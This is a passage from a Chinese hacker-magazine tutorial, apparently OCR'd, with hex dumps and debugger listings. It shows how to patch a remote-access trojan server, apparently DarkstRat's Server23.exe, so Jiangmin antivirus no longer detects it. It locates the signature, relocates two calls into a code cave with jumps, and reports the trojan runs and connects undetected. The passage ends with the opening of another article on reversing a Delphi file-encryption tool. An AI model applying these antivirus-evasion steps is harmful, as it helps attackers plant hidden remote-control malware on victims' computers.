



图2

```
recode1=H_00014156_00014157_00000001_000140D8
```

图3



```
00014100  B8 04 27 47 00 BA 04 01  00 00 E8 35 16 FF FF 68
00014110  04 01 00 00 68 04 27 47  00 E8 5E 15 FF FF C6 80
00014120  04 27 47 00 00 B8 08 28  47 00 BA 04 27 47 00 B9
00014130  04 01 00 00 E8 F3 F8 FE  FF E8 0A 80 FF FF 8D 55
00014140  EC 33 C0 E8 BC F7 FF FF  8B 55 EC B8 0C 28 47 00
00014150  E8 BB F6 FE FF 83 3D 0C  28 47 00 00 0F 84 46 01
00014160  00 00 8D 55 E8 33 C0 E8  8C F6 FF FF 8B 45 E8 50
00014170  FF 35 08 28 47 00 68 14  52 41 00 68 20 52 41 00
00014180  8D 45 E4 BA 03 00 00 00  E8 AF F9 FE FF 8B 55 E4
00014190  58 E8 F2 FB FF FF 8D 45  E0 50 B9 04 00 00 00 BA
000141A0  38 52 41 00 A1 0C 28 47  00 E8 6E 7E FF FF 8B 55
```

图4

我来解释一下，Codz1表示这是第一个特征码，00014137

为特征码开头位置，00014157为特征码结尾位置，00000021为特征码物理大小，最后一个000140D8为随机码，没什么用的。先使用WinHex查看一下，跳转到特征码，如图4，选中的灰色部分就是特征码了。我们尝试着将0x0001414F处的00修改为FF，如图5。

```
00014130  04 01 00 00 E8 F3 F8 FE  FF E8 0A 80 FF FF 8D 55
00014140  EC 33 C0 E8 BC F7 FF FF  8B 55 EC B8 0C 28 47 FF
00014150  E8 BB F6 FE FF 83 3D 0C  28 47 00 00 0F 84 46 01
00014160  00 00 8D 55 E8 33 C0 E8  8C F6 FF FF 8B 45 E8 50
```

图5

再使用江民检查一下，已经查不到了，如图6，但运行时却提示了“Server23.exe 遇到问题需要关闭。”的错误，如图7，看样子修改00不行，只能使用OD反汇编了。使用OD反汇编时记住要把文件偏移地址转换为内存地址，使用OC就可以完成，如图8。跳转到特征码处，如图9。这是一条未知指令，对于我们来说它是不可见的，来看看其它的代码，如图10。选中变色的是全部特征码，并且特征码的开始与结束位置都是不可见指令。




图6




图7




图8

```
00414D37  ? FE             ???                                  未知命
00414D38  ? FFE8           jmp far eax                          非法使
00414D3A  ? 0A80 FFFF8D5!  or al, byte ptr [eax+558DFFFF]
00414D40  ? EC             in al, dx
00414D41  . 33C0           xor eax, eax
```

图9

我们看下0x00414D34和0x00414D39，这是两个Call，我们可以考虑将它们上下互换，不过那样很容易破坏平衡，除非看它们调用的子程序互相是否有关系，在这里我们不选择这么做，记下0x00414D34和0x00414D39处的数据以及0x00414D39下面的地址0x00414D3E，我们向上看，来到0x0041023A处，可以看到这是一片00区域，如图11，它们和0000区域一样可以用作跳转，我们就拿它们下手。记下这里的地址，返回到0x00414D34和0x00414D39，将这两条代码call nop掉，如图12，然后按空格键打开汇编窗口，输入“jmp 0041023A”回车，如图13。

```
00414D0F  . 68 04010000    push 104                              BufSi
00414D14  . 68 04274700    push 00472704                         Buffe
00414D19  . E8 5E15FFFF    call <jmp.&kernel32.GetSystemDirecto  GetSy
00414D1E  . C680 0427470(  mov byte ptr [eax+472704], 0
00414D25  . B8 08284700    mov eax, 00472808
00414D2A  . BA 04274700    mov edx, 00472704
00414D2F  . B9 04010000    mov ecx, 104
00414D34  . E8 F3F8FEFF    call 0040462C
00414D39  . E8 0A80FFFF    call 0040CD48
00414D3E  . 8D55 EC        lea edx, dword ptr [ebp-14]
00414D41  . 33C0           xor eax, eax
00414D43  . E8 BCF7FFFF    call 00414504
00414D48  . 8B55 EC        mov edx, dword ptr [ebp-14]
00414D4B  . B8 0C284700    mov eax, 0047280C
00414D50  . E8 BBF6FEFF    call 00404410
00414D55  . 833D 0C28470(  cmp dword ptr [47280C], 0
00414D5C  . 0F84 4601000(  je 00414EA8
00414D62  . 8D55 E8        lea edx, dword ptr [ebp-18]
00414D65  . 33C0           xor eax, eax
00414D67  . E8 8CF6FFFF    call 004143F8
00414D6C  . 8B45 E8        mov eax, dword ptr [ebp-18]
00414D6F  . 50             push eax
00414D70  . FF35 0828470(  push dword ptr [472808]
00414D76  . 68 14524100    push 00415214
00414D7B  . 68 20524100    push 00415220                         ASCII
```

图10

```
00410235  00  db 00
00410236  00  db 00
00410237  00  db 00
00410238  00  db 00
00410239  00  db 00
0041023A  00  db 00
0041023B  00  db 00
0041023C  00  db 00
0041023D  00  db 00
0041023E  00  db 00
0041023F  00  db 00
00410240  00  db 00
00410241  00  db 00
00410242  00  db 00
00410243  00  db 00
00410244  00  db 00
00410245  00  db 00
00410246  00  db 00
00410247  00  db 00
00410248  00  db 00
00410249  00  db 00
0041024A  00  db 00
0041024B  00  db 00
0041024C  00  db 00
0041024D  00  db 00
0041024E  00  db 00
0041024F  00  db 00
```

图11




图12




图13

接下来我们来到0x0041023A处，从0x0041023A处开始选择直到0x0041024D处。按空格键，将两条call分别汇编进去，最后还需要再使用一个jmp指令跳转回0x00414D3E。

另外还有一点需要注意，为了防止程序执行到这里后（不是跳到这里）执行0x0041023A的指令，我们还需要在0x0041023A上面添加一条jmp跳转到这三条指令之后，这也是本文的关键！修改完成后如图14所示，我们点右键，选择复制到可执行文件－所有修改－全部复制，用江民来进行检测一下，已经不查杀了，服务端也能成功上线，如图15。

```
0041022F        90              db      90
00410230   .    7C024100        dd      Server.0041027C
00410234   v    EB 13           jmp     short 00410249
00410236        0000            add     byte ptr [eax], al
00410238        0000            add     byte ptr [eax], al
0041023A        E8 ED43FFFF     call    0040462C
0041023F        E8 04CBFFFF     call    0040CD48
00410244   v    E9 F54A0000     jmp     00414D3E
00410249        00              db      00
0041024A        00              db      00
0041024B        00              db      00
0041024C        00              db      00
0041024D        00              db      00
0041024E        00              db      00
```

图 14




图 15

（本文所涉及到的DarkstRat、DarkstRat、peid看雪版已收录到光盘中）

私人文件保密专家不保密

Monster[E.S.T]

文章难易度：★★★★
文章阅读点：反编译Delphi程序，逆向分析加密过程，进而得到加密前文件。

打开今年第1期杂志的光盘，无意中发现了一款加密软件——“私人文件保密专家 8.23 白金版”，运行后的界面如图1所示，看界面还挺不错的，于是就想试试，随手使用VC++编写了一个程序来测试一下，如图2，使用PEID载入私人文件保密专家，显示是使用Borland Delphi 6.0 – 7.0 [Overlay]编写的，如图3，说白了，就是使用一个Borland Delphi 6.0 – 7.0 [Overlay]写的东西给我们原来的软件加了个“壳”而已。

